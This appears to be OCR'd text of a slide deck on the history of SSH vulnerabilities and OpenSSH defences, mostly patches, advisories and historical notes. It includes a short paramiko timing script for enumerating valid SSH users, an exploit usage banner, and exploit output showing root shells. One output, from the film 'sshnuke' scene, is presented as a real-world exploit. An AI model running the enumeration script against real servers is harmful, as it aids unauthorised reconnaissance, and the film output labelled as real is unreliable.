
(from the website)

SSH 1 protocol attacks

June, 1998
The use of crc-32 for integrity checking is weak, and allow an attacker to insert encrypted packets that will be deciphered by the server, thus allowing the attacker to execute arbitrary commands on the remote server.



February, 2001
Combining Bleichenbacher's attack with a timing attack designed to obtain information about crypto operations performed on a SSH server it is possible to obtain a session key for an SSH session and therefore decrypt it or even alter it if it is still active.



CRC compensation deattack RCE

SSH1 CRC-32 compensation attack detector vulnerability

SSH1 CRC-32 compensation attack detector vulnerability
February 8th, 2001.
Michal Zalewski of the Bindview RAZOR Team

```
...
 for (l = n; l < HASH_FACTOR(len / SSH_BLOCKSIZE); l = l << 2);

 if (h == NULL)
 {
   debug("Installing crc compensation attack detector.");
   n = l;
   h = (word16 *) xmalloc(n * sizeof(word16));
 } else
...
```

Michael Zalewski, BindView

February 2001

Deattack

```
--- ssh-1.2.31/deattack.c-old Wed Feb  7 19:45:16 2001
+++ ssh-1.2.31/deattack.c Wed Feb  7 19:54:11 2001
@@ -79,7 +79,7 @@
 detect_attack(unsigned char *buf, word32 len, unsigned char *IV)
 {
   static word16  *h = (word16 *) NULL;
-  static word16   n = HASH_MINSIZE / HASH_ENTRYSIZE;
+  static word32   n = HASH_MINSIZE / HASH_ENTRYSIZE;
   register word32 i, j;
   word32          l;
   register unsigned char *c;

---------------------- end deattack patch ------------------
```

Exploit code

```
root@plac /bin >> ./ssh


linux/x86 sshd1 exploit by zip/TESO (zip@james.kalifornia.com) - ripped from
openssh 2.2.0 src

greets: mray, random, big t, sh1fty, scut, dvorak
ps. this sploit already owned cia.gov :/

**please pick a type**

Usage: ./ssh host [options]
Options:
  -p port
  -b base       Base address to start bruteforcing distance, by default 0x1800,
goes as high as 0x10000
  -t type
  -d           debug mode
  -o            Add this to delta_min
```

Real-world Deattack RCE Exploit


[mobile]
No exact OS matches for host
Nmap run
sshnuke
Connectin
Attempting to exploit SSHv1 CRC32 ... successful.
Reseting root password to "210N0101".
System open: Access Level (9)
ssh 10.2.2.7 -l root
root@10.2.2.7's password:
ALERT
ERROR : EMERGENCY SYSTEM FAILURE
RRF-CONTROL> disable grid nodes 21-48
Warning: Disabling nodes 21-48 will disconnect sector 11 (27 nodes)
ARE YOU SURE? (y/n) y
Grid Node 21 offline...
Grid Node 22 offline...
Grid Node 23 offline...

Server threats

Cipher selection
Side-channel attacks
User enumeration
Memory corruption
Dependencies
Randomness
X Forwarding

Cipher strength

List: bugtraq
Subject: sshd1 allows unencrypted sessions regardless of server policy
From: Markus Friedl <Markus.Friedl () INFORMATIK ! UNI-ERLANGEN ! DE>
Date: 1999-12-14 15:43:32
[Download message RAW]

[I am posting this here since nobody seems to take care of ssh-1.2.27]

While working on OpenSSH I discovered the following defect in
ssh-1.2.27, OpenSSH and other related implementations of SSH1:

A malicious ssh-client can force a server to use the so
called cipher "none" even if the server-policy does not
permit this.

In the SSH1 protocol, during connection setup, the server sends a
list of supported ciphers to the client. This list represents the
server policy and includes the ciphers the server is going to accept.
Usually the client chooses one cipher from this list and sends its
choice back to the server.

However, in all these implementations, the server does _not_ check
whether the cipher chosen by the client is included in the list of
previously offered ciphers.

December, 1999

Markus Freidl

Cipher strength

```
-       /* Get cipher type. */
+       /* Get cipher type and check whether we accept this. */
        cipher_type = packet_get_char();
+
+        if (!(cipher_mask() & (1 << cipher_type)))
+                packet_disconnect("Warning: client selects unsupported cipher.");
```

December, 1999

Markus Freidl

Side-channel attacks - keystrokes

When encrypted data streams are sent over a socket, a number of analysis methods can be used to derive the encrypted content.

In interactive mode, every keystroke is sent in a separate IP packet immediately. Further fixed padding (8 bytes) can help derive length of data.




Figure 1: The traffic signature associated with running SU in a SSH session. The numbers in the figure are the size (in bytes) of the corresponding packet payloads.

University of California / DARPA

Side-channel attacks - user enum

There have been multiple timing weaknesses which allow a remote user to enumerate valid users.

To the right, if a valid users' password hash is using SHA256/512 then by sending a long password (over 10K) it will result in a longer delay during auth.

```
import paramiko
import time
user=raw_input("user: ")
p='A'*25000
ssh = paramiko.SSHClient()
starttime=time.clock()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
try:
        ssh.connect('127.0.0.1', username=user,
        password=p)
except:
        endtime=time.clock()
total=endtime-starttime
print(total)

(Valid users will result in higher total time).
```

Memory corruption - chall-resp

```
Index: auth2-chall.c
===================================================================
RCS file: /cvs/src/usr.bin/ssh/auth2-chall.c,v
retrieving revision 1.18
diff -u -r1.18 auth2-chall.c
--- auth2-chall.c       19 Jun 2002 00:27:55 -0000      1.18
+++ auth2-chall.c       26 Jun 2002 09:37:03 -0000
@@ -256,6 +256,8 @@

                authctxt->postponed = 0;        /* reset */
                nresp = packet_get_int();
+               if (nresp > 100)
+                       fatal("input_userauth_info_response: nresp too big %u", nresp);
                if (nresp > 0) {
                        response = xmalloc(nresp * sizeof(char*));
                        for (i = 0; i < nresp; i++)
```

Memory corruption - chall-resp

```
Index: auth2-pam.c
===================================================================
RCS file: /var/cvs/openssh/auth2-pam.c,v
retrieving revision 1.12
diff -u -r1.12 auth2-pam.c
--- auth2-pam.c         22 Jan 2002 12:43:13 -0000      1.12
+++ auth2-pam.c         26 Jun 2002 10:12:31 -0000
@@ -140,6 +140,15 @@
                nresp = packet_get_int();               /* Number of responses. */
                debug("got %d responses", nresp);

+
+               if (nresp != context_pam2.num_expected)
+                       fatal("%s: Received incorrect number of responses "
+                           "(received %u, expected %u)", __func__, nresp,
+                           context_pam2.num_expected);
+
+               if (nresp > 100)
+                       fatal("%s: too many replies", __func__);
+
                for (i = 0; i < nresp; i++) {
                        int j = context_pam2.prompts[i];
```

Memory corruption - chall-resp

```
[roz]# ./ssh 10.0.1.1
[*] remote host supports ssh2
Warning: Permanently added '10.0.48.15' (RSA) to the list of known hosts.
[*] server_user: bind:skey
[*] keyboard-interactive method available
[*] chunk_size: 4096 tcode_rep: 0 scode_rep 60
[*] mode: exploitation
*GOBBLE*
OpenBSD rd-openbsd31 3.1 GENERIC#0 i386
uid=0(root) gid=0(wheel) groups=0(wheel)
```

Memory corruption - others

File	*Problem*	*Found*
session.c	sanitisation error	Friedl, 2000 [15]
deattack.c	integer overflow	Zalewski, 2001 [18]
radix.c	stack overflow	Fodor, 2002 [11]
channels.c	array overflow	Pol, 2002 [8]
auth2-chall.c	array overflow	Dowd, 2002 [12]
buffer.c	integer overflow	Solar Designer, 2003 [13]
auth-chall.c	logic error	OUSPG, 2003 [21]

Table 1: Critical vulnerabilities in OpenSSH

Dependencies

- zlib - protocol specifications are to allow activation of compression pre-authentication
  - inftrees.c overflow by Tavis in 2005
- OpenSSL (old), LibreSSL - used for specific crypto functions

Randomness is important

Diff of /openssl/trunk/rand/md_rand.c

viewv

Parent Directory | Revision Log | Patch

	revision 140 by *kroeckx*, Tue May 2 16:25:19 2006 UTC	revision 141 by *kroeckx*, Tue May 2 16:34:53 2006 UTC
#	**Line 271** static void ssleay_rand_add(const void *	**Line 271** static void ssleay_rand_add(const void *
271	else	else
272	MD_Update(&m,&(state[st_idx]),j);	MD_Update(&m,&(state[st_idx]),j);
273		
274		/*
275		* Don't add uninitialised data.
276	MD_Update(&m,buf,j);	MD_Update(&m,buf,j);
277		*/
278	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));
279	MD_Final(&m,local_md);	MD_Final(&m,local_md);
280	md_c[1]++;	md_c[1]++;
#	**Line 465** static int ssleay_rand_bytes(unsigned ch	**Line 468** static int ssleay_rand_bytes(unsigned ch
468	MD_Update(&m,local_md,MD_DIGEST_LENGTH);	MD_Update(&m,local_md,MD_DIGEST_LENGTH);
469	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));
470	#ifndef PURIFY	#ifndef PURIFY
471		/*
472		* Don't add uninitialised data.
473	MD_Update(&m,buf,j); /* purify complains */	MD_Update(&m,buf,j); /* purify complains */
474		*/
475	#endif	#endif
476	k=(st_idx+MD_DIGEST_LENGTH/2)-st_num;	k=(st_idx+MD_DIGEST_LENGTH/2)-st_num;
477	if (k > 0)	if (k > 0)

Randomness is important

"All SSL and SSH keys generated on Debian-based systems (Ubuntu, Kubuntu, etc) between September 2006 and May 13th, 2008 may be affected. In the case of SSL keys, all generated certificates will be need to recreated and sent off to the Certificate Authority to sign."

X Forwarding

```
static void
do_rc_files(Session *s, const char *shell)
{
...
                snprintf(cmd, sizeof cmd, "%s -q -",
                    options.xauth_location);
                f = popen(cmd, "w");
                if (f) {
                        fprintf(f, "remove %s\n",
                            s->auth_display);
                        fprintf(f, "add %s %s %s\n",
                            s->auth_display, s->auth_proto,
                            s->auth_data);
                        pclose(f);
                } else {
                        fprintf(stderr, "Could not run %s\n",
                            cmd);
                }
        }
```


Client threats

Process injection
User Experience
Memory corruption


Process injection

In July 2005, Adam Boileou / metlstorm presented at Blackhat & Defcon on Trust Transience - Post Intrusion SSH hijacking

Process injection



Process injection



BothanSpy

WikiLeaks Leaks News About Partners


BothanSpy

6 July, 2017

Today, July 6th 2017, WikiLeaks publishes documents from the *BothanSpy* and *Gyrfalcon* projects of the CIA. The implants described in both projects are designed to intercept and exfiltrate SSH credentials but work on different operating systems with different attack vectors.

BothanSpy is an implant that targets the SSH client program Xshell on the Microsoft Windows platform and steals user credentials for all active SSH sessions. These credentials are either username and password in case of password-authenticated SSH sessions or username, filename of private SSH key and key password if public key authentication is used. *BothanSpy* can exfiltrat the stolen credentials to a CIA-controlled server (so the implant never touches the disk on the target system) or save it in an enrypted file for later exfiltration by other means. *BothanSpy* is installed as a Shellterm 3.x extension on the target machine.

User Experience



User Experience

Memory corruption

The client gets a lot of benefits from the evolution of the server and reused code.

There have been several issues over the years in its independent code.

In 2016 Qualys reported a few major client memory-related weaknesses.

```
Qualys Security Advisory

Roaming through the OpenSSH client: CVE-2016-0777 and CVE-2016-0778


==========================================================================
Contents
==========================================================================

Summary
Information Leak (CVE-2016-0777)
- Analysis
- Private Key Disclosure
- Mitigating Factors
- Examples
Buffer Overflow (CVE-2016-0778)
- Analysis
- Mitigating Factors
- File Descriptor Leak
Acknowledgments
Proof Of Concept
```

Operational threats

Code signing
Key management
Passwords

Code signing

Index of /pub/OpenBSD/OpenSSH/portable/


Name	Last modified	Size
Parent Directory		-
old/	18-Sep-2002 01:30	-
ChangeLog	03-Oct-2017 20:14	279K
DJM-GPG-KEY.asc	18-Sep-2002 01:10	1.7K
INSTALL	03-Oct-2017 20:14	9.2K
README	03-Oct-2017 20:14	2.6K
TODO	03-Oct-2017 20:14	2.5K
UPGRADING	18-Sep-2002 01:10	5.3K
deprecated_gzsig_key.pub	26-May-2005 01:31	409
deprecated_gzsig_key.pub.asc	26-May-2005 01:31	187
openssh-2.1.1p4-vs-openbsd.diff.gz	18-Sep-2002 01:30	168K
openssh-2.1.1p4.tar.gz	18-Sep-2002 01:30	453K
openssh-2.1.1p4.tar.gz.sig	18-Sep-2002 01:30	232

Key management

The operational management of keys related to SSH is essentially an ad-hoc problem organisation to organisation.


And, they're prone for information disclosure issues:
- Git
- Dropbox
- USB thumbs
- Sitting around on PC's and shares

Stealing keys for lateral movement in networks is easy and effective.



Passwords

TLDR: you can't have weak passwords.




Defences

Defensive code practices
Attack surface reduction

Buffer secure scrubbing
Regular buffer sanity checks

Privilege Separation
Fuzzing and unit testing
Progressive ciphers

Key management


Google Security Blog

The latest news and insights from Google on security and safety on the Internet

Going beyond vulnerability rewards

October 9, 2013

Posted by Michal Zalewski, Google Security Team


Defensive code practices

OpenSSH has a layered approach to defensive programming, including:

- Limiting exposure to attack surface as much as possible, such as:
  - Only supporting zlib compression post authentication
  - Strict validation checking of basically everything
  - Very careful arithmetic operations for both pointers and integers
  - Complete eradication of insecure API's
  - Making API's consistent in behaviour to avoid edge-cases

- Having features with higher attack surface off by default:
  - GSSAPI authentication
  - X Forwarding

Attack surface reduction



Buffer sanity checks

```
31: static inline int
32: sshbuf_check_sanity(const struct sshbuf *buf)
33: {
34:     SSHBUF_TELL("sanity");
35:     if (__predict_false(buf == NULL ||
36:         (!buf->readonly && buf->d != buf->cd) ||
37:         buf->refcount < 1 || buf->refcount > SSHBUF_REFS_MAX ||
38:         buf->cd == NULL ||
39:         (buf->dont_free && (buf->readonly || buf->parent != NULL)) ||
40:         buf->max_size > SSHBUF_SIZE_MAX ||
41:         buf->alloc > buf->max_size ||
42:         buf->size > buf->alloc ||
